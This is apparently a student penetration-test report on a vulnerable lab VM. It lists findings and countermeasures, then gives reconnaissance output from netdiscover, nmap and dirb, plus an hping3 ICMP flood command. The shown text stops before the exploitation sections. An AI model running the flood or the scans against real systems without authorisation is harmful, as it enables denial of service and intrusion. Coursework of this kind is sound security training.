



Sri Lanka Institute of Information Technology

**Penetration testing report for a scenario based
on lab work**
Individual Assignment

IE3022 - Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT20028046	Gunathilaka S.B.M.B.S. A

Date of submission
24th of April 2022



PENETRATION TEST REPORT

Prepared by SecureX

Prepared for: Wayne Industries

Version 1.0 April | 24 | 2022





TABLE OF CONTENTS


Background	1
Assumptions	1
Executive Summary	2
purpose, and duration	2
Results	2
Recommendations	3
Methodology	5
Target	5
Restrictions	5
1. Determining the Scope	6
2. Information gathering	6
3. Scanning	7
4. Vulnerability Analysis	8
5. Gaining access	15
6. Privilege escalation	19
7. Exploitation	22

Background

A team has been assigned to do a penetration test from the company SecureX against Wayne Industries, and this team consist of another three sub-teams such as the red team, the blue team and the purple team. These three teams will identify vulnerabilities and weaknesses during the pen testing process, and all this information will be highlighted in this report. And also, these testers will test the currently implemented security controls, and if the team does not satisfy with those control, they will report that via this document. In the final step, the pen testers should suggest adequate security controls and security improvements to the company.

Assumptions

as the Wayne industries machine, we took a vulnerable machine (.ova file) from the internet with some security weaknesses for this pen testing exercise. It is a Linux machine, and to proceed with testing on it, we have to import that machine to virtual box software. Every scanning and operation are done in this virtual machine.



Login screen of the VM

Executive Summary

According to their request, a team of SecureX conducts a security assessment on Wayne industries. This comprehensive assessment is in order to find weak points and vulnerabilities in the Wayne industries system and come up with suitable solutions that can secure the system from the existing vulnerabilities. Checking the current implemented security controls is also required, and they are asking about the effectiveness of those controls. The company needs solutions that can improve its system's security and outline each found vulnerability.

purpose, and duration

According to the legal contract signed after both parties are agreed (SecureX and Wayne industries), the penetration testing and all testing related to this task are performed on a given sample machine of Wayne industries. This operation happened between 10 and 19 in April, and the teamwork on this task was 4 hours per workday, and this task took entire 5 Days to complete.

The purpose of these pen-testing operations is to test the security of every area in the given machine and examine the current implemented security controls. If there is a function without specific security control, the team should check for the baseline security control. If those functions haven't any security controls, the team is responsible for implementing security control when necessary and informing through a report to the particular company.

Results

We found several vulnerabilities in the given scope and those ordered in the table given below. The corresponding severity level is also provided in the second column.


Nature of the Vulnerability	Severity level
Vulnerable HTTP service	Medium
Vulnerable ProFTPD version	Critical
Backdoor remote code execution	Critical
None of the security controls in ssh connections	Critical

With the given sample machine, we did some activities in the pen testing procedure such as port scans and other tools like zenmap to identify operating systems and running services on the target machine. We did active reconnaissance in this task because we had a sample machine to have full access to the machine, and otherwise, we had to use passive reconnaissance tools like ONIST tools. After the exam of the sample machine, we found some of the open ports, and

several services are running on each port in the target machine. After that, we began the vulnerability enumeration step against each service running on the target and identified specific attack vectors. To validate those vulnerabilities, we had to exploit each of them with reliable proofs and found how the vulnerability affects the target host and the outcomes of each exploitation. The team identified a few vulnerabilities after the testing series, and those vulnerabilities were

identified from the target machine. Ultimately, the team can exploit some of those vulnerabilities that have a critical level of threat to the machine and compromise the CIA principles in the given scope.

Several critical and medium-level threat vulnerabilities were revealed, affecting the Wayne industries system and their internal network. Those vulnerabilities require security controls to reduce the threat of those vulnerabilities and improve the security of the Wayne industries systems and the network to protect from threat actors. The team cannot identify any of the vulnerabilities that come from wireless technologies such as Wi-Fi and other networking technologies. But the team did a simple flood attack activity against the machine, but the machine was unable to identify and block the network traffic using its software firewall.



```
root@kali:~# hping3 --flood --rand-source -i 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers +
0 data bytes
hping in flood mode, no replies will be shown
```

ICMP flood attack against the sample machines software firewall

Recommendations

The security controls given below are recommended to improve the entire security posture of the Wayne industries.

Countermeasures for ping flooding

The protection against ping/ICMP flooding attacks can be achieved by disabling the ICMP functionality of the routers, devices including computers and other devices. The firewall can also be set to block ping requests. By implementing this control, the organization can effectively prevent ICMP flooding attacks from outside of its internal network. But this security control cannot

prevent the flood attacks which are coming from the internal network. When this security control is implemented, it is necessary to permit ICMPv6 messages to maintain the normal functionalities.

Implementing this control will spontaneously block the ICMP request and Echo reply processes. It blocks ICMP attacks. When the external party tries to make ping requests or traceroute requests, the devices in the internal network do not respond to those kinds of requests anymore. But there is a downside: it limits the debugging abilities when there is a server issue. Also, we recommend another approach that rate-limits the processes of incoming ping packets, and it is better to limit the allowed size of incoming ICMP requests.

Countermeasures for ProFTPD

This machine has installed 1.3.3c, and it is an older version of ProFTPD. The most suitable and straightforward countermeasure is installing the latest ProFTPD 1.3.7.

Otherwise, we can install a more secure FTP server version with enough security controls to enforce the security of the infrastructure. We suggest a pureFTPD server to achieve a good level of protection, and it is better than ProFTPD to track records.

As the final decision, we recommend upgrading the server to the latest version of PureFTPD.it gives better security than updating the ProFTPD to its latest version

Countermeasures for remote code execution vulnerability

The most effective way to mitigate RCE attacks is to update all the third-party software soon as the original vendors release their patches. Always make sure this is the original vendor when installing patches. This cannot prevent the system from all the types of RCE attacks but make sure to update the operating system and third-party applications installed in the system.

The following security control is to implement buffer overflow protection to the system. It adds a canary value to data which are allocated to the stack. Suppose there is a buffer overflow incident that happens. In that case, the canary value will be overwritten and by verifying the canary value, it is easy to detect buffer overflows. We can also terminate the program that causes the buffer overflow.

We need to sanitize the user input with those security controls because the unsanitized inputs can cause RCE type attacks.

Implementing access control lists can limit the permission of all the users. Limiting all the users means the attacker at the initial state plays a user role, so the things the attacker can do are also limited. Use a firewall and intrusion detection systems to mitigate the most common automated attacks.

Together, these security controls are enough to mitigate the threats from other types of vulnerabilities that we are revealed.

Methodology

Target

The sample machine installed on the virtual box application and the machine file is given the following link.

https://drive.google.com/file/d/1wkfI9cpyjouj6ox_88EqF6tKMtTHIYC1/view

the team performed their every testing on this virtual machine. The whole process is consisting of the following steps.

- Determining the scope
- Information Gathering / Reconnaissance
- Scanning
- Vulnerability Analysis
- Exploitation
- Reporting

Restrictions


The company gives no restrictions.

1. Determining the Scope

The scope is limited to the given sample machine. Any testing and other operations can test on that machine. The team doesn't have permission to do their technical stuff with the company's network or the website.

2. Information gathering

We have the prepared test environment after importing the .ova file to the virtual box software. Before doing any scanning, it is mandatory to learn about the IP address of the virtual machine. This IP address is not a fixed one according to the virtual box's Nat network, which can be different. But the IP address is necessary to do further testing.




```
root@kali: ~  
root@kali: ~ 80x24  
Currently scanning: 172.29.159.0/16 | Screen View: Unique Hosts  
21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260  


| IP       | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------|-------------------|-------|-----|------------------------|
| 10.0.2.3 | 08:00:27:62:f6:d3 | 5     | 300 | PCS Systemtechnik GmbH |
| 10.0.2.5 | 08:00:27:12:7a:13 | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.1 | 52:54:00:12:35:00 | 13    | 780 | Unknown vendor         |
| 10.0.2.4 | 08:00:27:95:bd:54 | 2     | 120 | PCS Systemtechnik GmbH |


```

The result shows four active machines, 3 of them are Linux based machines .it should be filtered other machines and find out the exact device. For that, we ran a simple scan using Sparta.



Now we know the IP address of the sample machine is 10.0.2.5.

Ip address

The IP address of the target machine is 10.0.2.5(this can differ).


3. Scanning

Using the found IP address, we did some scanning in this stage.

Port scans

to find the open ports of the sample machine, we should do a port scanning. For that, we used zenmap to identify those details.

We have identified two open ports using zenmap.




```
Scan Tools Profile Help
Target: 10.0.2.5 Profile: Intense scan
Command: nmap -T4 -A -v 10.0.2.5

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
10.0.2.5 (1)

nmap -T4 -A -v 10.0.2.5
Completed SYN Stealth Scan at 07:23, 0.04s elapsed (1000 total ports)
Initiating Service scan at 07:23
Scanning 2 services on 10.0.2.5 (10.0.2.5)
Completed Service scan at 07:23, 0.01s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.5 (10.0.2.5)
NSE: Script scanning 10.0.2.5.
Initiating NSE at 07:23
Completed NSE at 07:23, 0.07s elapsed
Initiating NSE at 07:23
Completed NSE at 07:24, 0.40s elapsed
Initiating NSE at 07:24
Completed NSE at 07:24, 0.00s elapsed
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256  f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256  12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
MAC Address: 08:00:27:12:7A:13 (Oracle VirtualBox virtual NIC)
```

To get more accurate information, we did another port scan using Sparta.



Here we got three open ports from these two-port scanning, and we found three ports are opened.

Host IP – 10.0.2.5

Open port: service

port 21/TCP - FTP - (ProFTPD 1.3.3c)

port 22/TCP - SSH - (OpenSSH 7.2p2 Ubuntu)


port 80/TCP - HTTP - (Apache httpd 2.4.18)

the services running on these three ports are important to further scanning and other operations. We can use these versions to find specific vulnerabilities on these ports and the related version.


4. Vulnerability Analysis

Scanning Target Systems

then we did a vulnerability scan using the Nessus tool.




It shows one critical level of vulnerability, and all the others cannot consider the system's weaknesses.



It shows a critical vulnerability related to the FTP service called ProFTPD.

We are gone through each of these open ports for more information gathering. First, we tested port 80, which runs an HTTP service.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

We saw The HTTP service is up and running. But there is not that much information. At least we can't find the robots.txt file, so we used the tool called dirb, which uses brute force dictionaries, and it also has a wordlist that consists of possible filenames with its package.

```
(root@kali)-[/home/kali/Downloads]
# dirb http://10.0.2.5 /usr/share/wordlists/dirb/common.txt -o dirb.txt

DIRB v2.22sted URL was not found on this server.
By The Dark Raver

Apache/2.4.18 (Ubuntu) Server at 10.0.2.5 Port 80
OUTPUT_FILE: dirb.txt
START_TIME: Mon Apr 18 02:40:42 2022
URL_BASE: http://10.0.2.5/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612


— Scanning URL: http://10.0.2.5/ —
+ http://10.0.2.5/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://10.0.2.5/secret/
+ http://10.0.2.5/server-status (CODE:403|SIZE:273)

— Entering directory: http://10.0.2.5/secret/ —
+ http://10.0.2.5/secret/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://10.0.2.5/secret/wp-admin/
=> DIRECTORY: http://10.0.2.5/secret/wp-content/
=> DIRECTORY: http://10.0.2.5/secret/wp-includes/
+ http://10.0.2.5/secret/xmlrpc.php (CODE:405|SIZE:42)

